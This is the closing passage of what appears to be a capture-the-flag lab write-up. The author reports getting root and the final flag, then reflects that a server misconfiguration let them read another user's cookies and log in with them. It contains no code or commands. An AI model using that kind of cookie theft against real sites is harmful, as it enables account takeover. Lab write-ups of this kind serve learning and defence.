
And at last! We are now root and can view the final flag. The machine is officially pwned.
My Personal Thoughts
Summary
This machine was a fun experience for me and the key take away that I got from it is to remember, enumeration will always be key. In a real world environment you need to gain as much information as possible on the website you’re pentesting before trying to exploit it. As far as Web Application Security goes, always check to see if your website is properly configured, as we were only able to gain access due to a misconfiguration in the server which we we’re able to use to our advantage to view another users cookies and sign in using them. Thanks for reading!